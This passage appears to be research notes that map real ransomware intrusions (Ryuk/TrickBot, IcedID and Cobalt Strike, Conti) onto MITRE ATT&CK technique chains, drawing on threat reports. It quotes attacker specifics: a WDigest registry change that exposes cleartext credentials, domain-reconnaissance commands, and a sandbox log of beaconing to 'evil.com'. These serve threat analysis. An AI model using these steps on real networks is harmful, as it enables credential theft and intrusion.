| **13** | **TA0005 : Defense Evasion** | **T1112 : Modify Registry** | 12 |  | S | NP-EXE/IF-DEV | [2] The TrickBot module used for credential harvesting is pwgrab64. As with all modules launched by the TrickBot core, pwgrab64 is installed into a subfolder, usually named either “modules” or “data,” and modified the following registry value: |
| **14** | **TA0006 : Credential Access** | **T1555.004 Credentials from Password Stores: Windows Credential Manager** | 13 |  | S | NP-CAC | [2] Setting the “UseLogonCredential” value to “1” configures the Windows operating system to store credentials as cleartext in memory, where they can then be retrieved via the use of credential dumping tools |
| **15** | **TA0009 : Collection** | **T1074 : Data Staged** | 14 |  | S | NP-EXE/AO-COL | [2] See above |
| **16** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 15 |  | S | IF-C2C/AO-EXF | [2] See above |
| **17** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 16 |  | S | IF-C2C | [2] TrickBot downloads modules for collecting local system information and scouting the network |
| **18** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 17 |  | S | NP-EXE/IF-C2C | [2] See above |
| **19** | **TA0007 : Discovery** | **T1482 : Domain Trust Discovery** | 18 |  | S | NP-DIS | [3] “Enumerating domain trusts with nltest “ |
| **20** | **TA0007 : Discovery** | **T1087.002 : Account Discovery: Domain Account** | 19 |  | S | NP-DIS | [3] “Enumerating domain admins with net group” |
| **21** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 20 |  | S | IF-C2C | [2] TrickBot downloads modules for collecting local system information and scouting the network |
| **22** | **TA0008 : Lateral Movement** | **T1570 : Lateral Tool Transfer** | 21 |  | S | NP-LMV | [2] Once GRIM SPIDER has gained access to credentials and a Domain Controller, or other host management server, they would then stage the Ryuk ransomware on that system and deploy to targets via PsExec |
| **23** | **TA0040 : Impact** | **T1486 : Data Encrypted For Impact** | **22** |  | **S** | **AO-TMA** | **[2] See above** |
|  |  |  |  |  |  |  |  |
| **24** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 23 |  | S | IF-C2C | Added to tidy Markov transition |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [What is Ryuk Ransomware? The Complete Breakdown (crowdstrike.com)](https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/) (via Malpedia) [2019]

[2] [Timelining GRIM SPIDER's Big Game Hunting Tactics | CrowdStrike](https://www.crowdstrike.com/blog/timelining-grim-spiders-big-game-hunting-tactics/) [2019]

[3] [A Bazar start: How one hospital thwarted a Ryuk ransomware outbreak (redcanary.com)](https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/) [2022]

[4] [WizardSpider\_TLPWHITE\_v.1.4.pdf (prodaft.com)](https://www.prodaft.com/m/reports/WizardSpider_TLPWHITE_v.1.4.pdf) [2022] (via Google “wizard spider ryuk actual attacks”)

[1] WIZARD SPIDER is a sophisticated eCrime group that has been operating the Ryuk ransomware since August 2018, targeting large organizations for a high-ransom return. This methodology, known as “big game hunting,” signals a shift in operations for WIZARD SPIDER. **This actor is a Russia-based criminal group** known for the operation of the TrickBot banking malware that had focused primarily on wire fraud in the past.

[1] The Ryuk ransom note is written to a file named RyukReadMe.txt. A number of different ransom note templates have been observed. The body of the template is static with the exception of the email address and the Bitcoin (BTC) wallet address, which may change.

[1] Based on observed transactions to known Ryuk BTC addresses, the ransom demand varies significantly. This suggests that WIZARD SPIDER (like INDRIK SPIDER with BitPaymer) calculates the ransom amount based on the size and value of the victim organization.

[1] CrowdStrike Falcon Intelligence™® believes that the initial compromise is performed through TrickBot, which is typically distributed either via spam email ( **T1566.001 Phishing: Spearphishing Attachment** ) or, through the use of the Emotet (developed and operated by MUMMY SPIDER) geo-based download function

[MUMMY SPIDER (Threat Actor) (fraunhofer.de)](https://malpedia.caad.fkie.fraunhofer.de/actor/mummy_spider) ( Malpedia KB on Mumy Spider )

[Emotet - Wikipedia](https://en.wikipedia.org/wiki/Emotet)

[2] Initial Access and Execution

While the use of malicious attachments in spam emails is the most common initial access vector — determined across multiple CrowdStrike investigations — the available data from these investigations had either been removed or “aged off” the systems (i.e., dispersed due to the passage of time) before CrowdStrike Services could confirm the source. In cases where spam attachments could be verified — once a user has opened the attachment and enabled macro functionality ( **T1204.002 User Execution: Malicious File** ) — a PowerShell script ( **T1059.001 : <Command and Scripting Interpreter>:PowerShell** ) downloads either Emotet, Bokbot or Trickbot, with the end payload being TrickBot. Within hours of TrickBot being executed, additional TrickBot modules are installed for network reconnaissance and credential theft.

[2] Persistence

Trickbot is installed as a scheduled task ( **T1053.005 : <Scheduled Task/Job>:Scheduled Task** ), using names like “WinDotNet,” “GoogleTask,” or “Sysnetsf” to masquerade as legitimate-appearing processes ( **T1036.004 : Masquerading: Masquerade Task or Service** ). These point to various copies of TrickBot installed in the system, usually within the user profile under %USER\_DIR%\AppData\Roaming\ or a subdirectory. The subdirectories also use similarly misleading names like “WinDefrag” or “NetSocket” to appear innocuous. TrickBot may also be installed as a service with names like “ControlServiceA” that points to a copy in the system drive root.

[2] Credential Access

The TrickBot module used for credential harvesting is pwgrab64. As with all modules launched by the TrickBot core, pwgrab64 is installed into a subfolder, usually named either “modules” or “data,” and modified the following registry value:

Registry Key:

HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest

Value: UseLogonCredential

Data: 1

Setting the “UseLogonCredential” value to “1” configures the Windows operating system to store credentials as cleartext in memory, where they can then be retrieved via the use of credential dumping tools ( **T1555.004 Credentials from Password Stores: Windows Credential Manager** ). Older versions of the pwgrab module has a limited scope that targets mail clients, web browsers, FileZilla and WinSCP. Newer versions also dump passwords for applications such as PuTTY, VNC and RDP.

In the investigations reviewed by CrowdStrike Services, the UseLogonCredential registry value was observed having been set to “1” on systems throughout the infrastructure, often in conjunction with TrickBot’s first deployment to the host.

[3] Detection opportunities 2 and 3 “Enumerating domain trusts with nltest “ and “Enumerating domain admins with net group”

[1] WIZARD SPIDER uses a module named NewBCtestnDll64 as a reverse SOCKS proxy that allows for the download and installation of the open source PowerShell Empire post-exploitation framework. These services launch a Base64-encoded PowerShell script that will fetch the full PowerShell Empire code from a remote IP. Each instance of the Updater service connects to a single IP address, and multiple versions may be added at the same time, pointing to different IPs and requesting a .php resource.

[1] Through CrowdStrike IR engagements, WIZARD SPIDER has been observed performing the following events on the victim’s network, with the end goal of pushing out the Ryuk binary:

An obfuscated PowerShell script is executed and connects to a remote IP address.

A reverse shell is downloaded and executed on the compromised host.

PowerShell anti-logging scripts are executed on the host.

Reconnaissance of the network is conducted using standard Windows command line tools along with external uploaded tools.

Lateral movement throughout the network is enabled using Remote Desktop Protocol (RDP).

Service User Accounts are created.

PowerShell Empire is downloaded and installed as a service.

Lateral movement is continued until privileges are recovered to obtain access to a domain controller.

PSEXEC is used to push out the Ryuk binary to individual hosts.

Batch scripts are executed to terminate processes/services and remove backups, followed by the Ryuk binary.

[1] In mid-August 2018, a modified version of Hermes, dubbed Ryuk, started appearing in a public malware repository. Ryuk was tailored to target enterprise environments and some of the modifications include removing anti-analysis checks. These checks include querying the Process Environment Block (PEB) to see if the field is BeingDebugged, or querying the PEB to see if the field NtGlobalFlag has been set; checking to see if the host is running VirtualBox by calling the instruction CPUID; and ensuring that the host language is not Russian, Ukrainian, or Belarusian. From a process and file perspective, Hermes and Ryuk target files in a similar fashion. The core differences are Ryuk’s logic that handles file access, and the use of a second, embedded public RSA key.

The following are characteristics that have not changed:

Encrypts files using RSA-2048 and AES-256

Stores keys in the executable using the proprietary Microsoft SIMPLEBLOB format

Encrypts mounted devices and remote hosts

Uses a file marker of HERMES to mark or check if a file has been encrypted

[1] There are two types of Ryuk binaries: a dropper (which is not commonly observed) and the Ryuk executable payload. Recovery of Ryuk droppers are rare, due to the Ryuk executable payload deleting the dropper when executed. Upon execution, the dropper constructs an installation folder path. The folder path is created by calling GetWindowsDirectoryW and then inserting a null byte at the fourth character of the path. This is used to create a string that contains the drive letter path. If the host operating system is Windows XP or earlier, the string Documents and Settings\Default User\ is appended to the drive letter path. If the host is Windows Vista or newer, the string users\Public\ is appended to the drive letter path. For Windows XP, an example folder path would be C:\Documents and Settings\Default User\, and for Window Vista or higher, the path would be C:\Users\Public.

A random executable file name is then constructed. It is created by calling \_srand with a seed value returned from calling GetTickCount, then \_rand is continuously called until five alphabetic characters are concatenated together. The extension .exe is then appended. The dropper checks whether the host is 32-bit or 64-bit by calling IsWow64Process and writes one of two embedded payload executables corresponding to the host’s architecture. The newly written executable is then run by calling ShellExecuteW. The Ryuk payload executable written by the dropper is the Ryuk component that contains the core logic for encrypting files on the host.

[1] Current builds of Ryuk no longer contain persistence functionality. Previously, to remain persistent on the host, Ryuk created a registry entry under the Run key using Windows cmd.exe shell. The following command line was used to write to the Registry Run Key name svchos to HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run with the value being the path to the Ryuk executable.

**ADDITIONAL INFO**

**Ryuk Ransom Notes**

Ryuk only used by Wizard Spider

Specifically targets enterprise environments

Wizard Spider also uses Trickbot

( **T1486 Data Encrypted for Impact** )

**How Ryuk Ransomware is Distributed**

Initial compromise is performed through TrickBot, which is typically distributed either

Via spam email ( **T1566.001 Phishing: Spearphishing Attachment** )

Or

through the use of the Emotet (developed and operated by MUMMY SPIDER) geo-based download function ( **T1105 Ingress Tool Transfer** )

**Criminal Actors Operating from Russia**

To check the host language, it queries the registry key KEY\_LOCAL\_MACHINE\SYSTEM \CurrentControlSet\Control\Nls\Language\ and the value InstallLanguage. If the machine has the value 0419 (Russian), 0422 (Ukrainian) or 0423 (Belarusian), it call ExitProcess to stop executing

( **T1012 Query Registry** )

[Ransomware Activity Targeting the Healthcare and Public Health Sector | CISA](https://www.cisa.gov/uscert/ncas/alerts/aa20-302a)

“Cybercriminals disseminate TrickBot and BazarLoader via phishing campaigns that contain either links to malicious websites that host the malware or attachments with the malware. Loaders start the infection chain by distributing the payload; they deploy and execute the backdoor from the command and control (C2) server and install it on the victim’s machine. “

( **T1566.001 Phishing: Spearphishing Attachment** )

( **T1566.002 Phishing: Phishing: Spearphishing Link** )

**( T1204.002 User Execution: Malicious File )**

**Trickbot**

“These activities include credential harvesting, mail exfiltration, cryptomining, point-of-sale data exfiltration, and the deployment of ransomware, such as Ryuk and Conti.”

Actual attacks not directly referenced here

“Once the executable is running and successful in establishing communication with C2s, the executable places appropriate modules downloaded from C2s for the infected processor architecture type (32 or 64 bit instruction set), to the infected host’s %APPDATA% or %PROGRAMDATA% directory, such as %AppData\Roaming\winapp”

( **T1105 Ingress Tool Transfer** )

“Part of the initial network communications with the C2 server involves sending information about the victim machine such as its computer name/hostname, operating system version, and build via a base64-encoded GUID”

( **T1082 System Information Discovery** )

The malware uses scheduled tasks that run every 15 minutes to ensure persistence on the victim machine. The scheduled task typically uses the following naming convention.

( **T1053.005 Scheduled Task/Job Technique: Scheduled Task** )

**BazarLoader/BazarBackdoor**

Beginning in approximately early 2020, actors believed to be associated with TrickBot began using BazarLoader and BazarBackdoor to infect victim networks.

Deployment of the BazarLoader malware typically comes from phishing email and contains the following…..

Bazar activity can be identified by searching the system startup folders and Userinit values under the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon registry key:

( **T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** )

**Ryuk Ransomware**

[RYUK Advisory draft CP June 2019.pdf](file:///C:\Users\chris\AppData\Local\Temp\MicrosoftEdgeDownloads\481777ba-fbd7-41c4-9e1d-ae9b36e3d4a6\RYUK%20Advisory%20draft%20CP%20June%202019.pdf)

This initial infection (e.g. Trickbot) enables the attacker to assess whether the machine presents a ransomware opportunity, and if so, to deploy Ryuk.

Ryuk is a persistent infection. The malware’s installer will attempt to stop certain anti-malware software and install the appropriate version of Ryuk depending on a system’s architecture.

Typically Ryuk has been deployed as a payload from banking Trojans such as TrickBot

( **T1105 Ingress Tool Transfer** )

While negotiating the victim network, Ryuk actors will commonly use commercial off-the-shelf products—such as Cobalt Strike and PowerShell Empire—in order to steal credentials. Both frameworks are very robust and are highly effective dual-purpose tools, allowing actors to dump clear text passwords or hash values from memory with the use of Mimikatz. This allows the actors to inject malicious dynamic-link library into memory with read, write, and execute permissions. In order to maintain persistence in the victim environment, Ryuk actors have been known to use scheduled tasks and service creation.

Possible ( **T1555 Credentials from Password Stores** )

Not clear from this report (e.g. Cobalt Strike has ref to T1003.001 OS Credential Dumping: LSASS Memory, T1003.002 OS Credential Dumping: Security Account Manager )

## Other

[THREAT ANALYSIS REPORT: Bumblebee Loader – The High Road to Enterprise Domain Control (cybereason.com)](https://www.cybereason.com/blog/threat-analysis-report-bumblebee-loader-the-high-road-to-enterprise-domain-control)

### The DFIR Report – Conti Ransomware

#### ATT&CK Technique Summary

This attack is not specifically attributed to an ATT&CK APT

#### T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | admin@338 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | China |  |
| Target Location | Hong Kong |  |
| Target Type | Media |  |
| Impact | Exfiltration | Monitoring media orgs |
| Vulnerabilities Exploited | CVE-2012-0158 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2015 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***DFIR\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] We assess with moderate confidence that the initial vector used by the threat actor was a zip file, which included a malicious JavaScript file, delivered through a phishing campaign |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [1] See above |
| **3** | **TA0002 : Execution** | **T1059.007 : Command and Scripting Interpreter: JavaScript** | 1 |  | S | IF-SEN | [1] See above |
| **4** | **TA0011 : Command & Control** | **T1071.001 : Application Layer Protocol : Web Protocols** | 3 |  | S | IF-C2C | [1] The JavaScript file would eventually download and execute the IcedID malware |
| **5** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 4 |  | S | IF-C2C/IF-PER | [1] See above |
| **6** | **TA0005 : Defense Evasion** | **T1218.001 : System Binary Proxy Execution: Rundll32** | 5 |  | S | IF-DEV | [1] IcedID was executed via rundll32.exe and ran command and control over port 443 for the duration of the intrusion |
| **7** | **TA0003 : Persistence** | **T15047.001** | 6 |  | S | IF-PER | [2][3] IcedID sets up persistence by creating a Scheduled Task with the following characteristics:  \* Name: Update  \* Trigger: At Log on  \* Action: %LocalAppData%\$Example\\waroupada.exe /i |
| **8** | **TA0007 : Discovery** | **T1016 System Network Configuration Discovery** | 7 |  | S | NP-DIS | [1] IcedID ran initial discovery after being executed on the beachhead  ipconfig /all |
| **9** | **TA0007 : Discovery** | **T1082 System Information Discovery** | 8 |  | S | NP-DIS | systeminfo |
| **10** | **TA0007 : Discovery** | **T1033 System Owner/User Discovery** | 9 |  | S | NP-DIS | whoami /groups |
| **11** | **TA0007 : Discovery** | **T1482 Domain Trust Discovery** | 10 |  | S | NP-DIS | nltest /domain\_trusts |
| **12** | **TA0007 : Discovery** | **T1135 Network Share Discovery** | 11 |  | S | NP-DIS | net view /all /domain |
| **13** | **TA0011 : Command & Control** | **T1071.001 : Application Layer Protocol : Web Protocols** | 12 |  | S | IF-C2C | [1] See below (example beaconing). See also [2] snippet from C2 Network Communication. |
| **14** | **TA0011 : Command & Control** | **T1071.001 : Application Layer Protocol : Web Protocols** | 13 |  | S | IF-C2C | [1] See below (example beaconing). See also [2] snippet from C2 Network Communication. |
| **15** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 14 |  | S | IF-C2C/IF-PER | [1] While there was some initial discovery activity from the IcedID malware, it went quiet, just beaconing to command and control but not performing any other activity. After being dormant for over two days, a Cobalt Strike Beacon was dropped and executed on the system infected with IcedID |
| **16** | **TA0005 : Defense Evasion** | **T1218.001 : System Binary Proxy Execution: Rundll32** | 15 |  | S | IF-DEV | [1] Day 3 rundll32.exe execution of cobalt strike |
| **17** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 16 |  | S | NP-EXE | [1] cmd.exe /C nltest /domain\_trusts (via Cobalt Strike). See below |
| **18** | **TA0007 : Discovery** | **T1482 Domain Trust Discovery** | 17 |  | S | NP-DIS | [1] The threat actors then ran another round of discovery activity with native windows utilities such as nltest.exe, whoami.exe, and net.exe |
| **19** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 18 |  | S | NP-EXE | [1] cmd.exe /C whoami /groups  (via Cobalt Strike). See below |
| **20** | **TA0007 : Discovery** | **T1033 System Owner/User Discovery** | 19 |  | S | NP-DIS | See above |
| **21** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 20 |  | S | NP-EXE | [1] cmd.exe /C net group "Enterprise admins" /domain (via Cobalt Strike). See below |
| **22** | **TA0007 : Discovery** | **T1135 Network Share Discovery** | 21 |  | S | NP-DIS | See above |
|  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |

[1] [Conti Ransomware (thedfirreport.com)](https://thedfirreport.com/2021/05/12/conti-ransomware/) [2021]

[2] [IcedID (Malware Family) (fraunhofer.de)](https://malpedia.caad.fkie.fraunhofer.de/details/win.icedid)

[3] [IcedID, Software S0483 | MITRE ATT&CK®](https://attack.mitre.org/software/S0483/)

**Understanding named pipe impersonation approach**

[4] [Hunting for GetSystem commands in offensive security tools (redcanary.com)](https://redcanary.com/blog/getsystem-offsec/)

We have here Technique 1 **Technique 1** creates a named pipe from Meterpreter. It also [creates and runs a service](https://github.com/rapid7/meterpreter/blob/master/source/extensions/priv/server/elevate/namedpipe.c) that runs cmd.exe /c echo “some data” >\\.\pipe\[random pipe here]. When the spawned cmd.exe connects to Meterpreter’s named pipe, Meterpreter has the opportunity to impersonate that security context. [Impersonation of clients](http://msdn.microsoft.com/en-us/library/windows/desktop/aa365573(v=vs.85).aspx) is a named pipes feature. The context of the service is SYSTEM, so when you impersonate it, you become SYSTEM.

[5] [What happens when I type getsystem? | Cobalt Strike](https://www.cobaltstrike.com/blog/what-happens-when-i-type-getsystem/)

[1] We assess with moderate confidence that the initial vector used by the threat actor was a zip file, which included a malicious JavaScript file, delivered through a phishing campaign. The JavaScript file would eventually download and execute the IcedID malware. Discovered in 2017, what started as a commodity malware is now currently being deployed as an initial access broker by ransomware threat actors.

[1] IcedID was executed via rundll32.exe and ran command and control over port 443 for the duration of the intrusion.

[2] For IcedID

It sets up persistence by creating a Scheduled Task with the following characteristics:

\* Name: Update

\* Trigger: At Log on

\* Action: %LocalAppData%\$Example\\waroupada.exe /i

\* Conditions: Stop if the computer ceases to be idle.

\* The sub-directory within %LocalAppdata%, Appears to be randomly picked from the list of directories within %ProgramFiles%. This needs more verification.

\* The filename remained static during analysis.

\* The original malware exe (ex. waroupada.exe) will spawn an instance of svchost.exe as a sub-process and then inject/execute its malicious code within it

\* If “/i” is not passed as an argument, it sets up persistence and waits for reboot.

\* If “/I” is passed as an argument (as is the case when the scheduled task is triggered at login), it skips persistence setup and actually executes; resulting in C2 communication.

\* Employs an interesting method for sleeping by calling the Sleep function of kernel32.dll from the shell, like so:

rundll32.exe kernel32,Sleep -s

\* Setup a local listener to proxy traffic on 127.0.0.1:50000

[2]

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] connect

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] recv: POST /forum/posting.php?a=0&b=4FC0302F4C59D8CDB8&d=0&e=63&f=0&g=0&h=0&r=0&i=266390&j=11 HTTP/1.1

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] recv: Connection: close

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] recv: Content-Type: application/x-www-form-urlencoded

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] recv: Content-Length: 196

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] recv: Host: evil.com

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] recv: <(POSTDATA)>

[2018-03-19 12:45:55] [42078] [https\_443\_tcp 44785] [172.16.0.130:54803] info: POST data stored to: /var/lib/inetsim/http/postdata/a90b931cb23df85aa6e3f0039958b031c3b053a2

[1] IcedID ran initial discovery after being executed on the beachhead. Various commands were executed to gather more information about the compromised environment; including the currently logged on user, domain trusts, groups, etc .

ipconfig /all ( **T1016 System Network Configuration Discovery** )

systeminfo ( **T1082 System Information Discovery** )

whoami /groups ( **T1033 System Owner/User Discovery** )

net config workstation (see T1016)

nltest /domain\_trusts ( **T1482 Domain Trust Discovery** )

nltest /domain\_trusts /all\_trusts ( see above )

net view /all /domain ( **T1135 Network Share Discovery** )

net view /all

[1] While there was some initial discovery activity from the IcedID malware, it went quiet, just beaconing to command and control but not performing any other activity. After being dormant for over two days, a Cobalt Strike Beacon was dropped and executed on the system infected with IcedID. The threat actors then ran another round of discovery activity with native windows utilities such as nltest.exe, whoami.exe, and net.exe. They then successfully escalated to SYSTEM privileges via Cobalt Strike’s built-in “named pipe impersonation” (GetSystem) functionality.

[1]

[1] Additional discovery commands were executed by Cobalt Strike.

cmd.exe /C whoami /groups

cmd.exe /C query session

cmd.exe /C dir %HOMEDRIVE%%HOMEPATH%

cmd.exe /C nltest /domain\_trusts

cmd.exe /C nltest /dclist:

cmd.exe /C net group "Enterprise admins" /domain

cmd.exe /C net group "Domain admins" /domain

Bahrami, P. N., Dehghantanha, A., Dargahi, T., Parizi, R. M., Choo, K. K. R., & Javadi, H. H. S. (2019). Cyber kill chain-based taxonomy of advanced persistent threat actors: Analogy of tactics, techniques, and procedures. *Journal of Information Processing Systems*, *15*(4), 865–889. https://doi.org/10.3745/JIPS.03.0126

Barnum, S. (2008). Common attack pattern enumeration and classification (CAPEC) schema description. *Cigital Inc, Http://Capec. Mitre. Org/Documents/ …*, 1–20. http://capec.mitre.org/documents/documentation/CAPEC\_Schema\_Description\_v1.3.pdf

Barnum, Sean. (2014). Standardizing cyber threat intelligence information with the Structured Threat Information eXpression (STIXTM). *MITRE Corporation, July*, 1–20. https://doi.org/10.1002/ejoc.201200111

Chapman, I. M., Leblanc, S. P., & Partington, A. (2011). Taxonomy of cyber attacks and simulation of their effects. *2011 Military Modeling & Simulation Symposium*, 73–80. http://dl.acm.org/citation.cfm?id=2048569

Derbyshire, R., Green, B., Prince, D., Mauthe, A., & Hutchison, D. (2018). An Analysis of Cyber Security Attack Taxonomies. *Proceedings - 3rd IEEE European Symposium on Security and Privacy Workshops, EURO S and PW 2018*, 153–161. https://doi.org/10.1109/EuroSPW.2018.00028

ENISA. (2021). ENISA Threat Landscape 2021. In *European Union Agency for Cybersecurity* (Issue October). https://doi.org/10.2824/324797

Hansman, S., & Hunt, R. (2005). A taxonomy of network and computer attacks. *Computers and Security*, *24*(1), 31–43. https://doi.org/10.1016/j.cose.2004.06.011

Harknett, R. J., & Smeets, M. (2022). Cyber campaigns and strategic outcomes. *Journal of Strategic Studies*, *45*(4), 534–567. https://doi.org/10.1080/01402390.2020.1732354

Kiwia, D., Dehghantanha, A., Choo, K. K. R., & Slaughter, J. (2018). A cyber kill chain based taxonomy of banking Trojans for evolutionary computational intelligence. *Journal of Computational Science*, *27*, 394–409. https://doi.org/10.1016/j.jocs.2017.10.020

Korban, C. A., Miller, D. P., Pennington, A., & Thomas, C. B. (2017). *Apt 3 adversary emulation plan*. *17*, 17–3569. https://attack.mitre.org/docs/APT3\_Adversary\_Emulation\_Plan.pdf

Meyers, C., Powers, S., & Faissol, D. (2009). Taxonomies of cyber adversaries and attacks: a survey of incidents and approaches. *… National Laboratory (April …*, *August 2007*, 1–22. https://doi.org/10.2172/967712

Pöhn, D., & Hommel, W. (2022). *TaxIdMA: Towards a Taxonomy for Attacks related to Identities*. 1–13. https://doi.org/10.1145/3538969.3544430

Shalyapin, A., & Zhukov, V. (2015). *Case based analysis in information security incidents management system*. https://dl.acm.org/doi/pdf/10.1145/2799979.2799990

Simmons, C., Shiva, S., Bedi, H., & Dasgupta, D. (2009). AVOIDIT: A Cyber Attack Taxonomy. *9th Annual Symposium on Information Assurance*, 39–47. http://www.teraits.com/pitagoras/marcio/segapp/CyberAttackTaxonomy\_IEEE\_Mag.pdf

Takahashi, Y., Shima, S., Tanabe, R., & Yoshioka, K. (2020). APTGen: An approach towards generating practical dataset labelled with targeted attack sequences. *CSET 2020 - 13th USENIX Workshop on Cyber Security Experimentation and Test, Co-Located with USENIX Security 2020*. https://www.usenix.org/system/files/cset20-paper-takahashi.pdf

Uma, M., & Padmavathi, G. (2013). A survey on various cyber attacks and their classification. *International Journal of Network Security*, *15*(5), 390–396. http://ijns.jalaxy.com.tw/contents/ijns-v15-n5/ijns-2013-v15-n5-p390-396.pdf

Van Heerden, R., Von Soms, S., & Mooi, R. (2016). Classification of cyber attacks in South Africa. *2016 IST-Africa Conference, IST-Africa 2016*, 1–16. https://doi.org/10.1109/ISTAFRICA.2016.7530663

Vassilev, V., Sowinski-Mydlarz, V., Gasiorowski, P., Ouazzane, K., & Phipps, A. (2021). Intelligence Graphs for Threat Intelligence and Security Policy Validation of Cyber Systems. *Advances in Intelligent Systems and Computing*, *1164*(January), 125–139. https://doi.org/10.1007/978-981-15-4992-2\_13

Zhu, B., Joseph, A., & Sastry, S. (2011). A taxonomy of cyber attacks on SCADA systems. *Proceedings - 2011 IEEE International Conferences on Internet of Things and Cyber, Physical and Social Computing, IThings/CPSCom 2011*, 380–388. https://doi.org/10.1109/iThings/CPSCom.2011.34

Zhu, Z., & Dumitras, T. (2018). ChainSmith: Automatically Learning the Semantics of Malicious Campaigns by Mining Threat Intelligence Reports. *Proceedings - 3rd IEEE European Symposium on Security and Privacy, EURO S and P 2018*, 458–472. https://doi.org/10.1109/EuroSP.2018.00039